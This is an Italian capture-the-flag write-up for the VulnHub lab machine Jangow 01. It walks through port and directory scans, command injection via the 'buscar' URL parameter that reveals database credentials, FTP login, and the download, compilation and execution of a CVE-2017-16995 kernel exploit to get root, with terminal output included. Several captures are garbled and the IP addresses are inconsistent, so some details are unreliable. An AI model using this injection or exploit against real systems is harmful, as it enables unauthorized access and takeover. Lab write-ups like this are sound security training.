

Jangow 01 - Soluzione

Relazione sull'analisi e compromissione della macchina virtuale Jangow

Introduzione

Questa relazione descrive i passaggi eseguiti per compromettere la macchina virtuale Jangow, inclusi il processo di scoperta delle vulnerabilità, l'accesso iniziale e l'escalation dei privilegi fino a ottenere l'accesso come root.

Passaggi Eseguiti

1. Download e importazione della macchina

- La macchina Jangow è stata scaricata dal sito di riferimento (VulnHub).
- Successivamente, è stata importata in VirtualBox come macchina virtuale. Durante l'importazione, sono stati accettati i parametri predefiniti.

2. Configurazione della rete

- La scheda di rete della macchina è stata configurata in modalità Solo Host per consentire la comunicazione con la macchina Kali senza accesso a Internet.
- L'indirizzo IP della macchina Jangow è stato individuato osservando la voce "rede" nella schermata principale della macchina Jangow: `192.168.211.5`.

3. Verifica della connessione

- La comunicazione tra la macchina Jangow e Kali è stata verificata utilizzando il comando `ping 192.168.211.5`.

Fase di Scansione

1. Scansione Nmap

È stata eseguita una scansione dettagliata utilizzando il comando:

```
nmap -A -p- -T4 192.168.211.5
```

- **Descrizione delle opzioni:**

- `-A`: Abilita il rilevamento della versione del servizio e il sistema operativo.
- `-p-`: Scansiona tutte le 65535 porte TCP.
- `-T4`: Aumenta la velocità della scansione.

```
kali@kali:~$ nmap -A -p- -T4 192.168.211.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 11:04 CET
Nmap scan report for 192.168.211.5
Host is up (0.0015s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
|_http-ls: Volume /
|_
|_  SIZE  TIME          FILENAME
|_  -    2021-06-10 18:05  site/
|_
MAC Address: 08:00:27:64:F5:D4 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.9 (97%),
Linux 3.16 - 4.6 (95%), Linux 4.4 (95%), Linux 3.13 (94%), Linux 4.2
(92%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (L
inux 4.1 or 4.4) (91%), Linux 4.10 (91%), Linux 2.6.32 (91%), Linux 3.
2 - 3.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

TRACEROUTE
HOP RTT      ADDRESS
1 1.50 ms 192.168.211.5
```

```
kali@kali:~$ nmap -sV 192.168.211.5
```


```
File Actions Edit View Help
```

```
21/tcp open  ftp        vsftpd 3.0.3
80/tcp open  http         Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
|_http-ls: Volume /
| SIZE      TIME          FILENAME
| -         2021-06-10 18:05   site/
|_
MAC Address: 08:00:27:64:F5:D4 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.9 (97%),
Linux 3.16 - 4.6 (95%), Linux 4.4 (95%), Linux 3.13 (94%), Linux 4.2
(92%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (L
inux 4.1 or 4.4) (91%), Linux 4.10 (91%), Linux 2.6.32 (91%), Linux 3.
2 - 3.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix
```

```
TRACEROUTE
HOP RTT      ADDRESS
1    1.50 ms  192.168.211.5
```

```
OS and Service detection performed. Please report any incorrect result
s at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.85 seconds
```


```
(kali@kali)-[~]
$
```



Index of /

Name	Last modified	Size	Description
 site/	2021-06-10 18:05	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.211.5 Port 80



Gobuster

Per eseguire una scansione delle directory del sito, ho usato il comando:

```
gobuster dir -u 192.168.56.118/site/ -w /usr/share/wordlists/dirb/common.txt
```

```
(kali㉿kali)-[~]
$ gobuster dir -u 192.168.56.118/site/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.56.118/site/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode


/.hta              (Status: 403) [Size: 279]
/.htaccess         (Status: 403) [Size: 279]
/.htpasswd         (Status: 403) [Size: 279]
/assets            (Status: 301) [Size: 322] [→ http://192.168.56.118/site/assets/]
/css               (Status: 301) [Size: 319] [→ http://192.168.56.118/site/css/]
/index.html        (Status: 200) [Size: 10190]
/js                (Status: 301) [Size: 318] [→ http://192.168.56.118/site/js/]
/wordpress         (Status: 301) [Size: 325] [→ http://192.168.56.118/site/wordpress/]
Progress: 4614 / 4615 (99.98%)

Finished
```

Risultato della scansione:

È stato trovato il seguente percorso:

192.168.56.118/site/wordpress/index.html – che conduce al file HTML del sito.



Grayscale - Start Bootstrap

192.168.56.118/site/wordpress/index.html

Start Bootstrap | Menu

- About
- Projects
- Buscar

Grayscale

A free, responsive, one page Bootstrap theme created by Start Bootstrap.

[Get Started](#)

Built with Bootstrap 5

Grayscale is a free Bootstrap theme created by Start Bootstrap. It can be yours right now, simply download the template on [the preview page](#). The theme is open source, and you can use it for any purpose, personal or commercial.

...

Shoreline

Grayscale is open source and MIT licensed. This means you can use it for any project - even commercial projects! Download it, customize it, and publish your website!

...

Misty

An example of where you can put an image of a project, or anything else, along with a description.

...

Mountains

Another example of a project with its respective description. These sections work well responsively as well, try this theme on a small screen!


Subscribe to receive updates!

Esaminando i link, uno in particolare ha attirato l'attenzione: cliccando su "Buscar", viene visualizzata una pagina con URL `http://192.168.56.118/site/busque.php?buscar=`.




2. Attacchi lato browser


- Diversi tentativi di attacco sono stati eseguiti sul parametro buscar all'indirizzo `http://192.168.211.5/site/busque.php?buscar=`:
- `buscar=pwd`: Per verificare la directory corrente.
- `buscar=ls -a`: Per elencare i file nascosti.
- `buscar=ls -all; cd ..; la -all; cat .backup`: Per leggere il file `.backup`.
-



/var/www/html/site



```
total 40 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 . drwxr-xr-x 3 root root 4096 Oct 31 2021 .. drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress
```



```
total 40 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 . drwxr-xr-x 3 root root 4096 Oct 31 2021 .. drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress $servername = "localhost"; $database = "jangow01"; $username = "jangow01"; $password = "abygurl69"; // Create connection $conn = mysqli_connect($servername, $username, $password, $database); // Check connection if (!$conn) { die("Connection failed: " . mysqli_connect_error()); } echo "Connected successfully"; mysqli_close($conn);
```

Risultato:

- Sono state trovate credenziali per accedere alla macchina:
- Username: jangow01
- Password: abygurl69.

```
jangow 01 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

ANGOW 01
EDE: 192.168.211.5

angow01 login: jangow01
password:
Last login: Sun Oct 31 19:39:50 BRST 2021 from 192.168.174.128 on pts/1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

62 pacotes podem ser atualizados.
75 atualizações disponíveis de segurança.

angow01@jangow01:~$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU
Linux
angow01@jangow01:~$ cd /home/jangow01
angow01@jangow01:~$ ls -l
total 28
----- 1 jangow01 desafio02 21624 Jan  8 10:01 cve-2017-16995
-rw-rw-r-- 1 jangow01 desafio02    33 Jun 10  2021 user.txt
angow01@jangow01:~$ _
```

Fase di Esplorazione Interna

1. Analisi del servizio FTP

- La porta `FTP` (21) è stata analizzata per trovare file interessanti.
- Utilizzando l'accesso FTP, sono stati trovati due file:

`user.txt`: Conteneva la prima flag. È stato aperto con:


```
cat user.txt
```

```
kali@kali:~$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
Use directory successfully changed.
(kali@kali)-[~]
$ █ testing Extended Passive Mode (|||53284|)
Use here comes the directory listing.
drwxr-xr-x  2 root root  4096 Jun 10  2021 .
drwxr-xr-x  2 root root  4096 Jun 10  2021 ..
drwxr-xr-x  2 root root  4096 Jun 10  2021 jangow01
```

Fase di Escalation dei Privilegi

1. Individuazione dell'exploit

- Consultando Google per un exploit compatibile con la versione del kernel `Linux 4.4.0-31-generic`, è stato identificato il `CVE: 2017-16995`.
- Il codice sorgente dell'exploit è stato scaricato da `GitHub` e salvato localmente come `cve-2017-16995.c`.
-



```
File Actions Edit View Help
drwxr-xr-x 24 0 0 4096 Jun 10 2021 .
(kali㉿kali)-[~]
$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
250 Directory successfully changed.
(kali㉿kali)-[~]
$ wget https://raw.githubusercontent.com/rlarabee/exploits/master/cve-2017-16995/cve-2017-16995.c -O cve-2017-16995.c
--2025-01-08 11:59:18-- https://raw.githubusercontent.com/rlarabee/exploits/master/cve-2017-16995/cve-2017-16995.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13236 (13K) [text/plain]
Saving to: 'cve-2017-16995.c'
cve-2017-16995.c 100%[=====>] 12.93K --.-KB/s in 0.001s
ftp> get user.txt
2025-01-08 11:59:19 (17.1 MB/s) - 'cve-2017-16995.c' saved [13236/13236]
9 Entering Extended Passive Mode (|||16927|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% [*****] 33 18.80 KiB/s 00:00 ETA
(kali㉿kali)-[~]
$ cat user.txt
?Invalid command.
ftp> []
```

2. Trasferimento dell'exploit

Il file dell'exploit è stato caricato sulla macchina Jangow tramite FTP:

```
ftp 192.168.211.5
```

```
put cve-2017-16995.c
```

```
kali@kali:~$ ftp
File Actions Edit View Help
Not connected.
ftp> ls
  downloaded_images  pablomedium_hash.txt
ftp> exit
  encdec.py.save     passwords.txt
Downloads           filtered_wordlist.txt private_key.pem
(kali@kali)-[~]lag.txt public_key.pem
$ ftp 192.168.211.5 shell saluta.py
Connected to 192.168.211.5. save.sh short_wordlist.txt
220 (vsFTPd 3.0.3)gameshell.sh styles.css
Name (192.168.211.5:kali): jangow01 user.txt
331 Please specify the password. usernames.txt
Password:
230 Login successful.
Remote system type is UNIX. cve-2017-16995
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put cve-2017-16995
local: cve-2017-16995 remote: cve-2017-16995 words.txt
229 Entering Extended Passive Mode (|||18633|) e_key.pem
150 Ok to send data. ltered_wordlist.txt public_key.pem
100% |*****| 21624 saluta 6.98 MiB/s 00:00 ETA
226 Transfer complete. shell short_wordlist.txt
21624 bytes sent in 00:00 (1.07 MiB/s) styles.css
ftp> ls
229 Entering Extended Passive Mode (|||54054|) mes.txt
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 pablomedium 1000 hash.txt 21624 Jan 08 10:01 cve-2017-16995
-rw-rw-r-- 1 1000 1000 33 Jun 10 2021 user.txt
226 Directory send OK.
ftp>
```

3. Compilazione dell'exploit

Entrando nella macchina Jangow, l'exploit è stato compilato con il comando:

```
gcc cve-2017-16995.c -o cve-2017-16995
```

```
jangow 01 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

62 pacotes podem ser atualizados.
75 atualizações são atualizações de segurança.

jangow01@jangow01:~$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
jangow01@jangow01:~$ cd /home/jangow01
jangow01@jangow01:~$ ls -l
total 28
----- 1 jangow01 desafio02 21624 Jan  8 10:01 cve-2017-16995
-rw-rw-r-- 1 jangow01 desafio02   33 Jun 10 2021 user.txt
jangow01@jangow01:~$ gcc cve-2017-16995 -o cve_exploit
usr/bin/ld: não foi possível encontrar cve-2017-16995: Permissão negada
collect2: error: ld returned 1 exit status
jangow01@jangow01:~$ ls -ld .
-rwxr-xr-x 4 jangow01 desafio02 4096 Jan  8 10:07 .
jangow01@jangow01:~$ whoami
jangow01
jangow01@jangow01:~$ gcc cve-2017-16995 -o exploit
usr/bin/ld: não foi possível encontrar cve-2017-16995: Permissão negada
collect2: error: ld returned 1 exit status
jangow01@jangow01:~$ chmod u+x cve-2017-16995
jangow01@jangow01:~$ gcc cve-2017-16995 -o exploit
usr/bin/ld: não foi possível encontrar cve-2017-16995: Permissão negada
collect2: error: ld returned 1 exit status
jangow01@jangow01:~$ gcc cve-2017-16995 -o exploit
usr/bin/ld: não foi possível encontrar cve-2017-16995: Permissão negada
collect2: error: ld returned 1 exit status
jangow01@jangow01:~$ gcc cve-2017-16995.c -o cve-2017-16995
jangow01@jangow01:~$
```

4. Escalation dei privilegi

L'exploit è stato reso eseguibile:

```
chmod +x cve-2017-16995
```

```
jangow01@jangow01:~$ chmod +x cve-2017-16995
```

E successivamente eseguito:

```
./cve-2017-16995
```

```

jangu01@jangu01:~$ chmod +x cve-2017-16995
jangu01@jangu01:~$ ./cve-2017-16995
.]
.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
.]
.]  ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003beadf00
[*] Leaking sock struct from ffff88003ad2c3c0
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003c76f180
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003c76f180
[*] credentials patched, launching shell...
# whoami
root
#

```

2. Verifica dei privilegi

Dopo l'esecuzione dell'exploit, è stato verificato di essere root con il comando:

whoami

```

[*] credentials patched, launching shell...
# whoami
root
#

```

Fase Finale

1. Trovata la flag finale

- Come utente `root`, è stato trovato il file `proof.txt`.

La flag finale è stata letta con:

```
cat proof.txt
```

